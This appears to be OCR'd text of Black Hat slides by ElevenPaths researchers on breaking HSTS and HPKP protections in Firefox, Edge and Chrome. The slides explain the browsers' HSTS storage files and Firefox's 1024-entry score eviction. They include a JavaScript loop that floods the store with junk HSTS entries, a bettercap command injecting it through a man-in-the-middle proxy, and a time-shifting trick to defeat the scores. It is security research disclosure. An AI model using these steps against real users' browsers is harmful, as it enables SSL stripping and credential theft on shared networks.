
Breaking Out HSTS (and HPKP) on Firefox, IE/Edge and (Possibly) Chrome.



black hat®

@unapibageek - @ssantosv

Sheila Ayelen Berta

Security Researcher
ElevenPaths
(Telefonica Digital cyber security unit)

22 years old - 🇦🇷

Sergio De Los Santos

Head of Innovation and Lab
ElevenPaths
(Telefonica Digital cyber security unit)

N/A :p - 🇪🇸

Eleven Paths

Telefónica CYBER SECURITY UNIT

black hat®


@unapibageek - @ssantosv

HTTP://www.example.com/login

Username: John / Password: 1234

HTTPS://www.example.com/login

Username: John / Password: 1234




CRIME

SSLSTRIP

COMMON ATTACKS

ROGUE CERTIFICATES

HSTS


HTTP Strict Transport Security

SOLUTIONS?


HPKP

HTTP Public Key Pinning


HSTS – First time requests




HSTS – HTTP requests after HSTS header is setted




THERE IS NOT A FIRST HTTP (UNSECURE) REQUEST.
SSLSTRIP HAS NOTHING TO INTERCEPT, IT WON'T WORK.



HPKP – Certificate Pinning



HPKP – Certificate Pinning



Attacking HSTS (and HPKP) browsers implementation

@unapibageek - @ssantosv

SiteSecurityServiceState.txt

```
95  fbsbx.com:HSTS  2   17469   1540908675305,1,1,2
96  dmx.districtm.io:HSTS   0   17466   1540677790191,1,1,2
97  storage-br-50.sharefile.com:HSTS    0   17466   1525111698179,1,1,2
98  s1-officeapps-15.cdn.office.net:HSTS    1   17469   1540902537823,1,0,2
99  s1-powerpoint-15.cdn.office.net:HSTS    0   17464   1540427677357,1,0,2
100 syndi
101 eleve
102 web.t
103 www.l
104 norma
105 53763
106 norma
    15094
    dm+u/
    ihg=s
107 conne
108 analy
109 www.y
```

PinPatrol

resource://pinpatrol/data/index.html 90% Search

Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Domain	HSTS/HPKP	Score	Date	Time	SecurityProperty	Subdomains	Pins
aurora-1.web.telegram.org	HSTS	0	Fri Sep 29 2017	Tue, 01 May 2018 01:20:38 GMT	SecurityPropertySet	-	
aus5.mozilla.org	HSTS	3	Fri Sep 29 2017	Tue, 30 Oct 2018 04:03:16 GMT	SecurityPropertySet	-	
caps.twitter.com	HSTS	1	Thu Sep 28 2017	Thu, 29 Oct 2037 19:46:39 GMT	SecurityPropertySet	-	
cdn.syndication.twimg.com	HSTS	1	Thu Sep 28 2017	Thu, 29 Oct 2037 15:32:06 GMT	SecurityPropertySet	-	
collector.githubapp.com	HSTS	1	Fri Sep 29 2017	Tue, 30 Oct 2018 04:06:28 GMT	SecurityPropertySet	-	
config.edge.skype.com	HSTS	2	Fri Sep 29 2017	Mon, 05 Mar 2018 14:19:44 GMT	SecurityPropertySet	includeSubdomains	
connect.facebook.net	HSTS	4	Fri Sep 29 2017	Sat, 28 Apr 2018 14:12:23 GMT	SecurityPropertySet	includeSubdomains	

The curious thing…

SiteSecurityServiceState.txt

```
fbsbx.com:HSTS  2   17469   1540908675305,1,1,2
dmx.districtm.io:HSTS   0   17466   1540677790191,1,1,2
storage-br-50.sharefile.com:HSTS    0   17466   1525111698179,1,1,2
s1-officeapps-15.cdn.office.net:HSTS    1   17469   1540902537823,1,0,2
s1-powerpoint-15.cdn.office.net:HSTS    0   17464   1540427677357,1,0,2
syndication.twitter.com:HSTS    4   17469   2140511278329,1,0,2
elevenpaths.com:HSTS    1   17469   1540908759079,1,0,2
web.telegram.org:HSTS   1   17469   1540908681503,1,1,2
www.linkedin.com:HSTS   2   17469   1511920946021,1,0,2
normandy.cdn.mozilla.net:HSTS   2   17469   1540902440025,1,1,2
5376329.fls.doubleclick.net:HSTS    0   17469   1509389842180,1,0,2
normandy.cdn.mozilla.net:HPKP   2   17469
1509452840027,1,0,WoiWRyIOVNa9ihaBciRSC7XHjliYS9VwUGOIud4PB18=r/mIkG3eEpV
dm+u/ko/cwxzOMo1bk4TyHIlByibiA5E=YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fu
ihg=sRHdihwgkaib1P1gxX8HFszlD+7/gTfNvuAybgLPNis=
connect.facebook.net:HSTS   4   17469   1524924743876,1,1,2
analytics.twitter.com:HSTS  4   17469   2140511192949,1,0,2
www.youtube.com:HSTS    4   17469   1540865609527,1,0,2
```

1024 ENTRIES AS MAXIMUM

black hat®

@unapibageek - @ssantosv


So... What happens if we try to fill up those 1024 entries with junk entries?

```
<script type="text/javascript">

for (var c = 1; c <= 1500; c++) {
    if(true) {
        var http = new XMLHttpRequest();
        var url = "https://"+c+".cloudpinning.com/headers.php";
        var params = "max-age-hsts=8847343767288&include-subdomains-hsts=True&preload-hsts=True&submit=all";

        http.open("POST", url, true);
        http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

        http.onreadystatechange = function() {
            if(http.readyState == 4 && http.status == 200) {
                //alert(http.responseText);
            }
        }
        http.send(params);
    }
}
</script>
```




```
shei@11paths:~$ sudo bettercap --proxy -T 192.168.0.2 --proxy-module injectjs --js-file /home/shei/NoStrict/hsts_norandom.js
```

Why not all the entries has been overwritten?

FF's SCORE

mozilla-central / security / manager / ssl / DataStorage.cpp

```
675  //
676  //
677  //
678  //
679  //
680  //
681  //
```

```
519  {
520    DataStorageTable& table = GetTableForType(aType, aProofOfLock);
521    if (table.Count() >= sMaxDataEntries) {
522      KeyAndEntry toEvict;
523      // If all entries have score sMaxScore, this won't actually remove
524      // anything. This will never happen, however, because having that high
```

Domain	HSTS/HPKP	Score	Date	Expiration Time
1.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:49:52 GMT
10.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:49:52 GMT
100.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:50:04 GMT
1000.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:39:32 GMT
1001.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:39:40 GMT
1002.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:42:49 GMT
1005.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:30:19 GMT
1006.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:41:17 GMT
101.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:50:04 GMT
1010.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:46:16 GMT
Domain	HSTS/HPKP	Score	Date	Expiration Time

Showing 1 to 10 of 1,024 entries

black hat®

@unapibageek - @ssantosv

Attack improvement… defeating FF's score system

JUNK HSTS ENTRIES INJECTION → SCORE = 0


DELOREAN +1 DAY

JUNK HSTS ENTRIES INJECTION → SCORE = 1

DELOREAN +1 DAY

JUNK HSTS ENTRIES INJECTION → SCORE = 2

…



FF's highlights – Cons :

- *Attack might be a little complex to achieve:*
  MITM + DELOREAN + HSTS Injection.

- *We need time enough inside the target's network.*

(It may be some hours).

Internal Pentests, Hotels… are the best scenarios ;)

FF's highlights - Pros:

- *Attack effectiveness.*

HSTS SLOTS

REAL ENTRY – SCORE = 0
JUNK ENTRY – SCORE = 2
JUNK ENTRY – SCORE = 2
JUNK ENTRY – SCORE = 2

NEW ENTRY – SCORE = 0

TransportSecurity


```
{
    "+J8nhxzgd59b/MbTPo2actjyEcyoToZi9D6Zec8hCGY=": {
        "dynamic_spki_hashes": [ "sha256/PbNCVpVasMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlkw=",
        "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
        "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
        "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" ],
        "dynamic_spki_hashes_expiry": 1510675243.107371,
        "expiry": 1510675243.10736,
        "mode": "force-https",
        "pkp_include_subdomains": true,
        "pkp_observed": 1510667466.107371,
```


Domain	HSTS/HPKP	Date	Expiration Time	Mode	Subdomains	HPKP Pins	Report URI
login.live.com	HSTS	Wed, 04 Oct 2017 17:04:37 GMT	Thu, 04 Oct 2018 17:04:37 GMT	force-https	-	-	-
